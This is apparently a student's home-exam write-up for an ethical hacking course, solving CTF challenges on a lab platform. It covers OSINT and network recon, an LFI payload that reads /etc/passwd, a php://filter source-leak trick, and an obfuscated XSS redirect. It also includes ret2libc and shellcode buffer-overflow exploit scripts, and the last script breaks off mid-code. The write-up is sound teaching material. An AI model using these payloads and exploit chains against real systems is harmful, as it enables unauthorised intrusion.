

Home exam Ethical Hacking

Technical information gathering	2
Vipps backoffice (30)	2
BMW (30)	2
Telenor (30)	2
Venti Pumpkin Spice Latte (30)	2
Hydro (30)	3
Network mapping	3
Detect the version (30)	3
Censys (30)	3
Padawan all ports (40)	4
Saab (50)	4
Web hacking	5
Beatles song catalog (40)	5
Web 3 (50)	5
Phoenix (50)	6
I want banana (50)	7
Redirect 2 (60)	8
OSINT	8
Lovely Giant again (50)	8
Lovely Giant (70)	9
The pitfall (80)	9
Pwn	9
Strawberry padding (50)	9
Strawberry exploit (120)	10
How2libc (140)	12
I guess it (220)	15
Get in touch with services	17
Dark Energy (70)	17
Challenge no.5 (70)	18
Deep waters (100)	18
Spear phishing (80)	19

Technical information gathering

Vipps backoffice (30)

Can you find the backoffice website of Vipps? Send the domain as a flag!

I used the website *crt.sh* and I searched for vipps.no. I typed CTRL+F to search the word "backoffice" and here I found 2 domains: backoffice-backend-test.vipps.no and backoffice-test.vipps.no. I simply tried them as flags.

Flag: backoffice-test.vipps.no

BMW (30)

Find the /24 BMW-NET in Munich! Write it in CIDR format!

I started from *bmw.com*, I searched it on *who.is*. I picked the first one (192.109.190.2) and I did the research also in the RIPE database. Pasting 192.109.190.2 I found the /24 subnet in Munich.

```
route:          192.109.190.0/24
descr:          BMW AG
descr:          D-W-8000 Muenchen 40
descr:          Germany
origin:         AS1273
mnt-by:         CW-EUROPE-GSOC
created:        1970-01-01T00:00:00Z
last-modified:  2001-09-22T09:33:03Z
source:         RIPE
```

Flag: 192.109.190.0/24

Telenor (30)

Find the biggest network range of Telenor! It can be outside of Norway. Write it in CIDR format!

I typed "telenor" on the website <https://asnlookup.com/>. I took the first row in Norway with ASN=AS2119. Following the link I had to find the biggest network range (this means that I'm looking for the smallest number after the "/"). I found the IP 85.224.0.0/13 or 88.88.0.0/13.

Venti Pumpkin Spice Latte (30)

I got a free "Venti Pumpkin Spice Latte" for checking their subdomains. I found one interesting but the responsible person only speaks French. Which subdomain I'm talking about?

I typed on Google search the sentence above and the first result was about Starbucks company, so I decided to work on this. I reached the <https://dnsdumpster.com/> website and I

typed "starbucks.com". Here I had to look for french-speaking countries. In Canada I found the flag.

Flag: `fb1.starbucks.com`

Hydro (30)

The Norwegian Hydro has two /16 ranges, can you find these? Write it with comma separation: e.g.: `1.1.0.0/16,2.2.0.0/16`

I reached the website <https://asnlookup.com/> and I searched for "hydro". In the Organization name column I found a name that was different from the others: Norsk Hydro Asa. I clicked on AS207441 and I got the 2 /16 IPs.

Flag: `149.209.0.0/16, 163.34.0.0/16`

Network mapping

Detect the version (30)

What type of service is running on `kenobi.hackingarena.com` in the port range 4500-5000?

I used the command:

```
nmap -sV -p4500-5000 kenobi.hackingarena.com -Pn
```

Here I found that there's a ftp service running at port 4746, in particular using -sV I found the version of the service ProFTPD.

Flag: `ProFTPD`

Censys (30)

Use Censys to find a computer in Oslo that runs Ubuntu 20.04 and tcp port 2233 and 8069 are open. What is the IP?

Don't port scan with nmap just use Censys!

I went on this website: [Censys Search](#)

Here I typed this query: `location.city: "Oslo" AND (services.port: 2233 AND services.port: 8069)`

I only got 1 result, so I checked what I had: in the ctf was also required a specific version of OS and in fact this result had the right one (Ubuntu Linux 20.04).

The flag was the IP.

Hosts

Results: 1 Time: 0.05s

 **185.101.34.119**

 Ubuntu Linux 20.04

 SERVETHEWORLD-AS (34989)

 Oslo, Norway

 odoo

 remote-access

 80/HTTP

 443/HTTP

 >_ 2233/SSH

 8069/HTTP

Flag: 185.101.34.119

Padawan all ports (40)

What is the sum of the all open ports at padawan.hackingarena.com? This time not only the regular ports has to be considered. E.g. if only tcp22, tcp80 and tcp443 is open then the answer is 545.

Please check it up to 5000 (to save time), but write the nmap command for all ports in your document.

Here I executed this command to find the ports:

```
nmap -sT -p0-5000 padawan.hackingarena.com -Pn
```

I got this output:

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

502/tcp open mbap

804/tcp open unknown

805/tcp open unknown

806/tcp open unknown

808/tcp open ccproxy-http

809/tcp open unknown

810/tcp open fcp-udp

812/tcp open unknown

816/tcp open unknown

818/tcp open unknown

820/tcp open unknown

830/tcp open netconf-ssh

831/tcp open netconf-beep

841/tcp open unknown

The sum of the numbers of the ports is the flag.

Saab (50)

I used the website <https://hackertarget.com/as-ip-lookup/> to get the ip ranges and I got these results:

197425

SAAB-ASN SAAB AB, SE

147.13.0.0/16

136.163.0.0/16

148.2.0.0/16

139.58.0.0/16

192.176.33.0/24

Later I used the nmap command to check the ranges one by one. First I tried with:

nmap -sL 147.13.0.0/16 -Pn | grep -i "agent" but I got nothing. Then with:

nmap -sL 136.163.0.0/16 -Pn | grep -i "agent" and here I got:

```
sime@admin:/mnt/c/Users/web$ nmap -sL 147.13.0.0/16 -Pn | grep -i "agent"
sime@admin:/mnt/c/Users/web$ nmap -sL 136.163.0.0/16 -Pn | grep -i "agent"
Nmap scan report for agent3.gripen.com (136.163.203.3)
Nmap scan report for agent4.gripen.com (136.163.203.4)
```

Flag: agent4.gripen.com

Web hacking

Beatles song catalog (40)

To solve this ctf I used the tool Burpsuite. I opened Burpsuite, I clicked on proxy, opened the browser and then I did the request: <http://r2d2.hackingarena.com:1811/song.php?songid=2>. I clicked on http history and I sent it to the intruder. On the intruder tab, I selected the id to change every time using the \$Add button. I selected the attack type and I tried with all the numbers until 3500 (since there are a lot of possible songid I did it on different days).



UiO-Hacking-Arena{Lucy 1n the Sky w1th Flags}

Flag: UiO-Hacking-Arena{Lucy 1n the Sky w1th Flags}

Web 3 (50)

Can you find the flag here: <http://r2d2.hackingarena.com:1818> ?

I inspected the source code and I found a weird character in the final part: <! -- Created by ~CyberJimmy --> (~).

I tried to go back at <http://r2d2.hackingarena.com:1818> and I added the sentence with the weird character: <http://r2d2.hackingarena.com:1818/~CyberJimmy>. Here I found a txt file with the flag.

Index of /~CyberJimmy

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 flag.txt	2021-05-09 21:17	32	

Apache/2.4.52 (Ubuntu) Server at r2d2.hackingarena.com Port 1818

Flag: UiO-Hacking-Arena{Hidden_folder}

Phoenix (50)

Do you know all the spells?

<http://3cpo.hackingarena.com:802>

I first needed to find the list of spells, but reading here:

http://3cpo.hackingarena.com:802/Mysterious_Note/ I should find a spell composed of only one word. I found on a website the full list of Harry Potter spells and I filtered it with an easy Python script removing all the spells with more than one word. Later I used *dirb* to check all the possible spells with this command:

```
dirb http://3cpo.hackingarena.com:802/Mysterious_Note/ spells.txt
```

I got this:

```
(kali@kali)~[~/Desktop]
$ dirb http://3cpo.hackingarena.com:802/Mysterious_Note/ spells.txt
DIRB v2.22
By The Dark Raver

START_TIME: Wed Oct 23 11:52:34 2024
URL_BASE: http://3cpo.hackingarena.com:802/Mysterious_Note/
WORDLIST_FILES: spells.txt

GENERATED WORDS: 83


— Scanning URL: http://3cpo.hackingarena.com:802/Mysterious_Note/ —
⇒ DIRECTORY: http://3cpo.hackingarena.com:802/Mysterious_Note/Dissendium/
— Entering directory: http://3cpo.hackingarena.com:802/Mysterious_Note/Dissendium/ —
END_TIME: Wed Oct 23 11:52:37 2024
DOWNLOADED: 166 - FOUND: 0
```

I found the right url and at http://3cpo.hackingarena.com:802/Mysterious_Note/Dissendium/ I got the flag.

Flag: Hacking_Arena{M1schief_M4naged}


I want banana (50)

I tried to use the website and I tried to search for famous urls like `/var/lib`, `/robots.txt`. Then I found that the server is vulnerable to local file inclusion. For this reason visiting the url <http://3cpo.hackingarena.com:805/index.php?fruit=/etc/passwd>, it returns the content of `/etc/passwd` file. Here I checked if there was a valid user different from root in order to try to retrieve the flag by visiting `/home/possible_user/flag.txt` but no valid user was in the system. Here there are the users I found:



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
20
21 <a href='\"index.php?fruit=banana'>I want banana</a>
22
```

Since I found out the vulnerability I searched on the Internet for payloads I could use. I tried with base64 filter:



```
3cpo.hackingarena.com:805/index.php?fruit=php://filter/convert.base64-encode/resource=index.php/etc
PD9waHAKICAgWYgkGizc2V0KCAkX0MfYFmZnJ1aXQoXSAPICl7CtAgICAgGhY2x1ZGUoICRBR0VUWydmcmVpdCddKkTskICAgLy9kbyB3ZSB0eXZlIC9ldGMvc3VwZXJzZWVwZXRMbGFuCiAgH0KPe4KzKjshlGhyZWY9ImhsZGV4LnBocD9mcnVpdD1iYW53bW50bmEiPkkga2FueS4
I want banana
```

I decoded the base64 script returned using Cyberchef and I found the hidden path `/etc/supersecretflag`.

```
Input
length: 223
lines: 1
+ [ ] [ ] [ ] [ ] [ ]
PD9waHAKICAgawYgKG1zc2V0KCAKX0dFVFsnZnJ1aXQnXSAPICl7CiAgICAgIGluY2x1ZGUoICRFR0VUWy
dmcnVpdCddKTsKICAgLy9kbyB3ZSB0YXZlIC9ldGMvc3VwZXJzZWNyZXRmbGFnciAgIH0KPz4KCjxhIGhy
ZWY9ImluZGV4LnBocD9mcnVpdD1iYW5hbmEiPkkgd2FudCBiYW5hbmE8L2E
```

```
Output
time: 6ms
length: 167
lines: 8
[ ] [ ] [ ] [ ] [ ]
<?php
    if (isset( $_GET['fruit'] ) ){
        include( $_GET['fruit']);
        //do we have /etc/supersecretflag
    }
?>

<a href="index.php?fruit=banana">I want banana</a
```

I typed <http://3cpo.hackingarena.com:805/index.php?fruit=/etc/supersecretflag> and I got the flag.
Flag: Hacking-Arena{Yammiiee_bananaaa}

Redirect 2 (60)

To solve this ctf I used XSS. I used in the login form the input:
`<script> var domain = 'hack' + 'ing' + 'arena'; window['loc' + 'ation']['href'] = 'http://3cpo.' + domain + '.com:822'; </script>`
I used this script because it has been shown in the lab. I only changed it with the right website.
Flag: Hacking-Arena{XSSSSSSSSSSSSSSSSsst!}

OSINT

Lovely Giant again (50)

Lovely Giant doesn't believe you, who is the dog in love with?
At least please name the dog on the picture!
(not in flag format)

I downloaded the photo, I opened Google Lens and I found that the first image is an Instagram link showing the same dog in the photo. I opened the video on Instagram and I found the name (Pupcasso) that it's the flag.

Flag: Pupcasso

Lovely Giant (70)

I started typing "lovelygiant ghost messaging app" on Google search. I got this website: <https://www.dw.com/en/global-police-sting-topples-ghost-criminal-messaging-app/a-70250952>

Here I found this script: *"Criminal gangs worldwide used the platform called "Ghost" and its encryption techniques for major drug trafficking, money laundering and serious violent crimes, European multinational policing agency Europol announced in The Hague".*

CTRL+F with the word "Canada" and I found that there's an arrested person in Canada.

Then I tried to type: "ghost app 51 arrested canada" on Google and I got:

<https://www.cbc.ca/news/world/ghost-cybercrime-encrypted-app-1.7327379>

At the top of this website we read about Australian police. I searched on google "australian police" and I took the official website. I searched on the website: <https://www.afp.gov.au> for the words "ghost app". I found out that the name of the operation is "Kraken".

Google search "operation kraken canada", I view this website:

<https://www.9news.com.au/world/afp-operation-kraken-ghost-encrypted-messaging-app-raid-s-carried-out-globally/8fcad850-1603-41f3-85e9-e928cf91d252>. Here I found the sentence:

"Australia-based encrypted communications app ghost" and I type it on google.

I found this website: <https://techxplere.com/news/2024-09-encrypted-ghost-app.html> where I found this sentence: *"Several other major apps have been taken down in similar operations in recent years.*

EncroChat was a service reputedly used almost exclusively by criminals and like Ghost came with specially altered phones." Now I search on google for encrochat trying to understand what it is. I type "encrochat founder" and I found that the founder is Paul Krusky. Then I decided to try to type for Paul Krusky, the first image we got is him with a rottweiler dog so we have to find the name. Type "Paul Krusky dog" and I found the dog's name, that it's the flag.

Flag: Maggie

The pitfall (80)

I translate the text from chinese. I noticed that there's the name WANG LIN and I decided to search for it on Google. I found this website: <https://www.justice.gov/media/1254996/dl>.

Here there are 4 people. I try to translate each name in chinese: I immediately found that DONG TING is 董婷 and this is the flag.

Flag: 董婷

Pwn

Strawberry padding (50)

I have to find the right padding. I started running the program inserting long input at every question and I noticed that at question number 3 the program produced a segmentation fault error. At this point I know that to make all my attempts to find the right padding I always have

to answer 3. Now I run the program with the command `gdb ./strawberry`, I answer 3 and I insert a long input using the command `pattern create`. I tried with 96, 108, 116, 120, 124, 128 and 132. I noticed that with 124 bytes I got a segmentation fault error but it wasn't enough because the `$eip` register is not completely overwritten. I tried with 124 but the program didn't break (it broke only at the next input). I decided to proceed and I noticed that with 132 bytes the `$eip` was overwritten completely with "haab". Now, using the command `pattern search` (found in GEF) I found the right length of the padding of 128

```

4: Exit
3

Are bananas a healthy source of fiber, potassium, vitamin B6, vitamin C, and various antioxidants and phytonutrients?
aaaaabaaacaaadaaaafaaagaaahaaiaaajaaakaaalaaamaanaaaapaaapaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaaabbaabcaabdaabeaabaabgaabhaab
Yes, they are!

Program received signal SIGSEGV, Segmentation fault.
0x62616168 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xf
$ebx : 0x62616166 ("faab?")
$ecx : 0xf7e298a0 → 0x00000000
$edx : 0x0
$esp : 0xffffcf80 → 0x00000000
$ebp : 0x62616167 ("gaab?")
$esi : 0xffffcfc0 → 0x00000001
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x62616168 ("haab?")
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcf80|+0x000: 0x00000000 ← $esp
0xffffcf84|+0x004: 0x00000000
0xffffcf88|+0x008: 0x00000000
0xffffcf8c|+0x00c: 0x00000003
0xffffcf90|+0x010: 0xffffffff
0xffffcf94|+0x014: 0xf7c11964 → 0x00000920 (" \t?")
0xffffcf98|+0x018: 0xf7fc1400 → 0xf7c00000 → 0x464c457f
0xffffcf9c|+0x01c: 0xffffcfc0 → 0x00000001

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616168

[#0] Id 1, Name: "strawberry", stopped 0x62616168 in ?? (), reason: SIGSEGV

gef> pattern search 0x62616168
[+] Searching for '68616162'/'62616168' with period=4
[+] Found at offset 128 (little-endian search) likely
gef>

```

Flag: 128

Strawberry exploit (120)

Since I still don't know how I can exploit this binary code I decided to run `checksec strawberry` to check the protections enabled:

```

(kali㉿kali)-[~/Desktop/Binary]
$ checksec strawberry
[*] '/home/kali/Desktop/Binary/strawberry'
Arch: i386-32-little
RELRO: No RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x8048000)
Stack: Executable
RWX: Has RWX segments
Stripped: No

```

here I noticed that there's no canary found (which means that there's no protection for buffer overflow) and the Stack is executable, so I can try with a shellcode.

I started using the program in a normal way from my command line and I noticed that in answer 3 if I insert a long input the program returns a segmentation fault error: now I know that here I can work for my buffer overflow, but I have to find out what's the right length. To do that I used this technique: I started with some attempts using the command `pattern create <num_bytes>`.

Typing `gdb pattern create 128`, pasting the result and answering again at the question I got this output:

```
Are bananas a healthy source of fiber, potassium, vitamin B6, vitamin C, and various antioxidants and phytonutrients?
aaaaabaaacaadaaaaaaafaaagaaahaaiaaaajaakaalaaamaanaaaoaaapaaqaaraasaaataaaauaaavaaaaxaaayaaazaabbaabcaabdaabaabfaabgaabha
Yes, they are!

Program received signal SIGSEGV, Segmentation fault.
0x08006168 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xf
$ebx : 0x62616166 ("faab?")
$ecx : 0xf7e298a0 → 0x00000000
$edx : 0x0
$esp : 0xffffcf90 → 0x00000000
$ebp : 0x62616167 ("gaab?")
$esi : 0xffffcfd0 → 0x00000001
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x8006168
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63 Search 0x62616168 and get Found at offset 128

0xffffcf90|+0x0000: 0x00000000 ← $esp
0xffffcf94|+0x0004: 0x00000000
0xffffcf98|+0x0008: 0x00000000
0xffffcf9c|+0x000c: 0x00000003
0xffffcfa0|+0x0010: 0xffffffff
0xffffcfa4|+0x0014: 0xf7c11964 → 0x00000920 (" \t"? )
0xffffcfa8|+0x0018: 0xf7fc1400 → 0xf7c00000 → 0x464c457f
0xffffcfac|+0x001c: 0xffffcfd0 → 0x00000001

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x8006168

[#0] Id 1, Name: "strawberryNew", stopped 0x8006168 in ?? (), reason: SIGSEGV
```

I got a segmentation fault error but looking at the `$eip`, it's not overwritten completely, so I have to use a bigger input. I typed `pattern create 132`, I copied the value, I ran the program, I inserted 3, I pasted 132 bytes and I got the segmentation fault error. Looking at the EIP I noticed that it has been overwritten completely (here `0x62616168`) and now I can type `pattern search 0x62616168` and get "Found at offset 128".

```

Program received signal SIGSEGV, Segmentation fault.
0x62616168 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

registers
$eax : 0xf
$ebx : 0x62616166 ("faab?")
$ecx : 0xf7e298a0 → 0x00000000
$edx : 0x0
$esp : 0xffffcf90 → 0x00000000
$ebp : 0x62616167 ("gaab?")
$esi : 0xffffcfd0 → 0x00000001
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x62616168 ("haab?")
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

stack
0xffffcf90 +0x0000: 0x00000000 ← $esp
0xffffcf94 +0x0004: 0x00000000
0xffffcf98 +0x0008: 0x00000000
0xffffcf9c +0x000c: 0x00000003
0xffffcfa0 +0x0010: 0xffffffff
0xffffcfa4 +0x0014: 0xf7c11964 → 0x00000920 (" \t?")
0xffffcfa8 +0x0018: 0xf7fc1400 → 0xf7c00000 → 0x464c457f
0xffffcfac +0x001c: 0xffffcfd0 → 0x00000001

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616168

[#0] Id 1, Name: "strawberryNew", stopped 0x62616168 in ?? (), reason: SIGSEGV

gef> pattern search 0x62616168
[+] Searching for '68616162'/'62616168' with period=4
[+] Found at offset 128 (little-endian search) likely
gef>

```

Now, from this point I can start building my payload. I type `ROPgadget --binary strawberry | grep 'jmp esp':` I got the line `0x08049338 : jmp esp`. I copy that address and I add it to the payload. The final part is to add the code to open the shell and (I took it from the file already given by the professor). Now I can finally run my exploit and when a shell comes out I type `ls` and I find the flag.

Flag: `Hacking-Arena{Banana_fields_forever}`

How2libc (140)

The first step indicates us to overflow the buffer and go at this address: `0x4013df`. So I have to overwrite the `eip` with this address in the same way above. The next step involves calling the `vuln3()` function with the argument `0xdeadbeef`. To do this I took `vuln3()` address with `objdump` typing the command: `objdump -d how2libc | grep vuln3` and I got `0000000000401308 <vuln3>`.

Since we're in a 64-bit binary the arguments of functions are passed in the registers `RDI`, `RSI`, `RDX`, etc. Now I have to empty the first one and insert the right address (string) and I can do it with `POP_RDI` instruction. I built the payload in this way:

```

payload2 = b"A" * 72
payload2 += p64(POP_RDI)
payload2 += p64(param1)
payload2 += p64(vuln3)

```

Now I have to find the libc base address. The program asks us for an address (Enter the address in hex (e.g. 0x7ffef000)) and it will leak the pointer to the corresponding libc function. Here it returns the address:

```
b'Enter the address in hex (e.g. 0x7ffef000): '
[DEBUG] Sent 0x8 bytes:
00000000 00 f0 ee ff 07 00 00 00
00000008
[DEBUG] Received 0x4b5 bytes:
b'The address at 0x7ffd081f55f8 is: 0x7ffd081f7299\n'
```

Now I can use that address returned to calculate the libc base address following the instructions. At this point I add the offset to retrieve the location of system and /bin/sh string (done in the last payload)

```
payload3 = b"A" * 65
payload3 += p64(POP_RDI)
payload3 += p64(bin_sh)
payload3 += p64(RET)
payload3 += p64(libc_system)
```

This is the exploit:

```
io = start()

vuln_3 = 0x401308
POP_RDI = 0x40161b
RET = 0x401016

param1 = 0xdeadbeef

payload = b"A" * 72
payload += p64(0x4013df)

io.recvuntil(b'input:')

io.sendline(payload)

io.recvuntil(b'input:')

payload2 = b"A" * 72
payload2 += p64(POP_RDI)
payload2 += p64(param1)
payload2 += p64(vuln_3)

io.sendline(payload2)

io.recvuntil(b'000:')

leak = 0x7ffef000

io.send(p64(leak))
```

```

addr_line = str(io.recvline())
addr_line = addr_line.split(':')[1].strip()[0:14]

print("\n")

leaked_libc = int(addr_line,16)
success("Leaked LIBC address -> %#x", leaked_libc)

libc_base = leaked_libc - 0x25c2e0
success("LIBC Base Address @ %#x", libc_base)

libc_system = libc_base + 0x58740
success("LIBC System @ %#x", libc_system)

bin_sh = libc_base + 0x1cb42f
success("LIBC /bin/sh String @ %#x", bin_sh)

print("\n")

io.recvuntil(b'input:')

payload3 = b"A" * 65
payload3 += p64(POP_RDI)
payload3 += p64(bin_sh)
payload3 += p64(RET)
payload3 += p64(libc_system)

io.sendline(payload3)
io.interactive()

```

Running the code in local it works but using remote mode it doesn't. Here there's the local output:

```

b'\n'
b'You successfully overwrote the return address! If this was a ret2win challenge, you would've gotten the flag!\n'
b'Now it's time to use a ROP gadget!\n'
b'\n'
b'Find and use a gadget that sets the first parameter of vuln3 to 0xdeadbeef, and then call the vuln3 function!\n'
b'Remember to use the correct gadget. You can check out the x64 calling convention to find out what register corresponds to what argument!\n'
b'This time I am not giving you the address of vuln3. You can find it yourself using objdump, gdb, or readelf!\n'
b'\n'
b'Enter your input: '
[DEBUG] Sent 0x61 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 41 41 41 41 41 41 41 41 1b 16 40 00 00 00 00 00 |AAAA|AAAA|..@|....|
00000050 ef be ad de 00 00 00 00 08 13 40 00 00 00 00 00 |....|....|..@|....|
00000060 0a                                     |.|
00000061
[DEBUG] Received 0x516 bytes:
b'\n'
b'Returning to: 0x40161b\n'

```

Here the remote execution with the error:

```
b'This time I am not giving you the address of vuln3. You can find it yourself using objdump, gdb, or readelf!\n'
b'\n'
Traceback (most recent call last):
  File "/home/kali/Desktop/Binary/exploit3.py", line 55, in <module>
    io.recvuntil(b'input:')
  File "/home/kali/.local/lib/python3.12/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.12/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(num, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.12/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.12/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.12/site-packages/pwnlib/tubes/sock.py", line 56, in recv_raw
    raise EOFError
EOFError
[*] Closed connection to r2d2.hackingarena.com port 1897
```

I guess it (220)

I started from executing the program and I used it in a normal way. I opened Ghidra and I reversed the binary looking at the code. I noticed that the fgets() function was a bit strange in the second parameter because it reads 256 bytes (0x100) into a 10 bytes buffer: this is the right point to exploit the buffer overflow. Now the problem was to bypass the atoi() function, but on the internet I found that the atoi() returns what in the string it actually managed to convert to integer (so it's important that there's only a single "1"). Now I have to find the right length of the buffer overflow using the technique I used before (in "Strawberry" and "Strawberry exploit" ctf's). I know that the Global Offset Table is at a certain location in memory; I need to use every function which prints in stdout, but it must be used in the code. So, I chose puts(). The idea is to call puts.plt passing puts.got as an argument in order to leak the address of puts inside libc

(https://ir0nstone.gitbook.io/notes/binexp/stack/aslr/plt_and_got). Using checksec I see that the program is NoPIE so GOT, ROPgadgets and other functions are always loaded at the same memory location. After leaking the location of libc.puts I proceeded calculating the libc base address. Before calculating the address of system and the /bin/sh string I wanted to know the version of the remote libc because offsets differ among versions. I used the libc database (<https://libc.rip/>) inserting the location of puts() gained from the remote program.

Powered by the [libc-database search API](#)

Search


Symbol name	Address	
puts	0x7fb47e100e50	REMOVE

Symbol name	Address	
-------------	---------	--

FIND

Results

libc6_2.19-4ubuntu1_amd64
libc-2.35-11.mga9.x86_64_2
libc-2.33-5.1.i586
glibc-2.28-72.el8_1.1.x86_64
libc6_2.19-4ubuntu2_amd64
libc-2.35-10.mga9.x86_64_2
libc-2.28-72.el8_1.1.x86_64
libc-2.33-5.2.i586
libc-2.33-6.1.i586
libc6_2.35-0ubuntu3.8_amd64



Clicking on the right libc selected above I got all the most important functions with their distance from the libc base and here I take the correct offset to locate system and /bin/sh.

$\text{LIBC_base} = \text{LIBC_puts} - 0x80e50$

$\text{LIBC_system} = \text{LIBC_base} + 0x50d70$

$\text{BIN_SH} = \text{LIBC_base} + 0x1d8678$

At this point I composed the final payload and I executed the exploit.

```
io = start()
```

```
main = 0x4011ac
```

```
POP_RDI = 0x4011a6
```

```
puts_plt = exe.address + 0x1030
```

```
puts_got = exe.address + 0x34f8
```

```
